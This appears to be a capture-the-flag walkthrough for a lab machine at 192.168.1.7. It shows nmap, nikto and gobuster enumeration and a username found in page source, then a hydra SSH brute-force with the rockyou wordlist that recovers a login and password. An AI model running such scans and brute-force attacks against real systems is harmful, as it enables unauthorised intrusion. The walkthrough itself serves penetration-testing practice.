

Step 1:

Nmap (Network Mapper) is a powerful open-source tool widely used for network discovery and security auditing. It helps administrators, security professionals, and enthusiasts understand the layout and status of networks and detect vulnerabilities. Here's a breakdown of its features and uses



Step 2:

Netdiscover is a simple, lightweight, and effective network discovery tool often used for identifying live hosts in a network, especially in environments without DHCP servers. It is commonly employed in penetration testing and reconnaissance phases to map out a network quickly.




Step 3:

Nikto is an open-source web server scanner used to identify vulnerabilities, misconfigurations, and other security issues in web servers. It's a popular tool for penetration testing and vulnerability assessments due to its simplicity and effectiveness.

```
🔼 📖 🗀 🍃 🐸 🖸 🗸 1 2 3 4 | 🐸 🕞
File Actions Edit View Help
└─$ nmap -p- 192.168.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 10:22 IST
Nmap scan report for 192.168.1.7
Host is up (0.00084s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT
         STATE SERVICE
21/tcp open ftp
23/tcp open telnet
80/tcp open http
7223/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 6.24 seconds
 —(kali⊕kali)-[~]
 └─$ nikto -h http://192.168.1.7
 - Nikto v2.5.0
+ Target IP:
                      192.168.1.7
 + Target Hostname:
                      192.168.1.7
+ Target Port:
+ Start Time:
                      2024-12-07 10:22:51 (GMT5.5)
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: e3, size: 5b2a211a88142, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?n
ame=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8105 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:
                      2024-12-07 10:23:22 (GMT5.5) (31 seconds)
+ 1 host(s) tested
  —(kali⊕ kali)-[~]
```


Step 4:

So there is a port 7223 open so open firefox and we found the robots.txt file in nikto and there is text here so copy the all the text




Step 5:

Gobuster is a fast and versatile command-line tool used for brute-forcing directories, files, DNS subdomains, and virtual hosts. It's particularly popular among penetration testers and ethical hackers for web application enumeration and reconnaissance.



Step 6:So we found the sudo.html in gobuster so lets check the firefox



Step 7: Right click on the page and view source page so we found the uname test

× http://192.168.1.7/sudo.html × + 192.168.1.7/sudo.html ← → C ŵ diew-source:http://192.168.1.7/sudo.html s Kali Linux 👔 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🦿 Kali NetHunter 🧆 Exploit-DB 🔍 Google Hacking DB 🐠 OffSec 🕀 Tons of Cars Wallpapers 1 <html>
2 <body style="background-color:#000000">
3 <h1 style="color: #f5f5f5; font-size: 100px; text-align: center;">Just Sudo It..</h1> 4 <hl style="color: #616161; text-align: center;">From the little spark may burst a mighty flame.</hl> 19 #uname : test

Step 8:

Hydra is a fast and flexible password-cracking tool designed for brute-forcing login credentials. It supports numerous protocols and services, making it a popular choice for penetration testers to assess the strength of authentication systems.

```
kali@kali: ~
File Actions Edit View Help
  -p PASS or -P FILE try password PASS, or load several passwords from FILE
  -C FILE colon separated "login:pass" format, instead of -L/-P options
  -M FILE list of servers to attack, one entry per line, ':' to specify port
  -t TASKS run TASKS number of connects in parallel per target (default: 16)
            service module usage details
           options specific for a module, see -U output for information
  -m OPT
            more command line options (COMPLETE HELP)
          the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  server
  service the service to crack (see below for supported protocols)
            some service modules support additional input (-U for module help)
Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-pro
xy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgr
es radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
 —(kali⊕ kali)-[~]
$\frac{1}{2} \text{hydra-l test-P /usr/share/wordlists/rockyou.txt ssh://192.168.1.7 -s 7223
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-07 10:40:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.7:7223/
[STATUS] 144.00 tries/min, 144 tries in 00:01h, 14344256 to do in 1660:13h, 15 active
[STATUS] 107.00 tries/min, 321 tries in 00:03h, 14344079 to do in 2234:17h, 15 active
[7223][ssh] host: 192.168.1.7 login: test password: jordan23
  —(kali⊕kali)-[~]
```

Step 9:

SSH (Secure Shell) is a cryptographic network protocol that enables secure communication over an unsecured network. It is commonly used to securely access remote servers, transfer files, and perform administrative tasks.

